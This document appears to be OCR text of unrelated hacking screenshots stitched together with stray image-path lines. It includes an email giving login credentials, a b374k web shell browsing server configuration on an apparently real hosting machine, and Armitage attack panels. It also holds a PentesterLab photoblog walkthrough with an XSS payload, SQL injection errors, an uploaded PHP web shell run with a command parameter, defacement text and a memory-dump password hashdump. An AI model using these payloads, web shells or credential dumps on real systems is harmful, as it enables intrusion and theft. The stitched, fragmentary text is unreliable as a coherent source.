Clave de acceso para evaluación de las bases de Publishing para UNIVERSIDAD
Bandeja de entrada
viernes, 17 de febrero de 2012 06:5
Para:
Le agradecemos su interés en los productos de . A continuación le ofrecemos información sobre como acceder a las bases de datos solicitadas por ustedes para evaluación.
Para ingresar a su cuenta:
Vaya a: http://s st.com
User Id: s1247367
Password: password


b374k
2.8
Linux [redacted].co.uk 2.6.32-504.8.1.el6.x86_64 #1 SMP Fri Dec 19 12:09:25 EST 2014 x86_64
Apache/2.4.9 (Unix)
server ip : [redacted] | your ip : [redacted] | Time @ Server : 19 Mar 2015 03:42:25
o / etc / httpd / conf /
xpl ps eval info db rs
pentester.do > - shell command -
Filename /etc/httpd/conf/shared.conf
Size 402.00 B (402)
Permission -rw-r--r--
Owner apacheconf:apache
Create time 25-Oct-2012 13:52:49
Last modified 25-Oct-2012 13:52:49
Last accessed 19-Mar-2015 02:31:04
Actions edit | hex | ren | del | dl
View text | code | image | audio | video
Reino Unido, no solo en RD.
ScriptAliasMatch '^/(\d+)/([[:alnum:]][[:alnum:]\.\-]*)/cgi-bin/(.*)' /home/cluster-sites/$1/$2/cgi-bin/$3
AliasMatch '^/(\d+)/([[:alnum:]][[:alnum:]\.\-]*)/(.*)' /home/cluster-sites/$1/$2/public_html/$3
ScriptAliasMatch '^/([[:alnum:]][[:alnum:]\.\-]*\.[[:alnum:]]+)/cgi-bin/(.*)' /home/sites/$1/cgi-bin/$2
AliasMatch '^/([[:alnum:]][[:alnum:]\.\-]*\.[[:alnum:]]+)/(.*)' /home/sites/$1/public_html/$2

Dear Kennedy,


Thanks for your email.


To enable SSH, could you please sign the SSH request form here [redacted]/sshrequest.


I then need a photo ID along with proof address with the signed form attached, we can then get this enabled for you.

Kind regards,

En serio??? :S





Restore Session
Problem loading page
Comprobando - EL USUARIO
www.
/comprobaciones.php?
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SEORG.org
Xplico ..:Users:..
Este Miembro no se encuentra en nuestra Base de datos



Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.0.8
10.0.0.24
10.0.0.7
10.0.0.9
10.0.0.25
10.0.0.4
10.0.0.20
Hail Mary X
Check Exploits X
Pass Session X
Shell 1 X


Copyright © 2012
PentesterLab.


 <!-- /container -->
</body>
</html>
HACK BY KSANCHEZ
!!!HACKED BY KSANCHEZ!!!
$ ESTO SE TERMINA AQUI, listo.....


10.0.0.12/cat.php?id=<%2Fdiv><script>alert("XSS BY KSANCHEZ")%3B<%2Fscript>
Search
My Awesome Photoblog
Home | test | ruxcon | 2010 | All pictures | Admin
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near '=
XSS BY KSANCHEZ
OK


192.168.1.139/cat.php?id='
My Awesome Photoblog
Home | test | ruxcon | 2010 | All pictures | Admin
Warning: pg_exec(): Query failed: ERROR: unterminated quoted string at or near "'" LINE 1: SELECT * FROM pictures where cat=' ^ in /var/www/classes/picture.php on line 17 ERROR: unterminated quoted string at or near "'" LINE 1: SELECT * FROM pictures where cat=' ^
No Copyright


10.0.0.12/admin/index.php
Search
Administration of my Awesome Photoblog
NSERT INTO pictures (title, img, cat) VALUES ('cmd','miniwebshell.php3','2')
Home | Manage pictures | New picture | Logout
Hacker delete
Ruby delete
Cthulhu delete
miniwebshell delete
cmd delete
Add a new picture


10.0.0.12/admin/uploads/miniwebshell.php3?cmd=uname -a
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/Linux


ksanchez@xxx:/opt/PENTESTING/MEMORY/volatility$ sudo ./vol.py -f /media/veracrypt1/Ksanch
ALYSIS/MEMORY_DUMPS/ -20150513-122807.raw --profile=Win7SP1x86 hashdump
Volatility Foundation Volatility Framework 2.4
Administrator:500
Guest:501
HomeGroupUser$:1002:
ksanchez@xxx:/opt/PENTESTING/MEMORY/volatility$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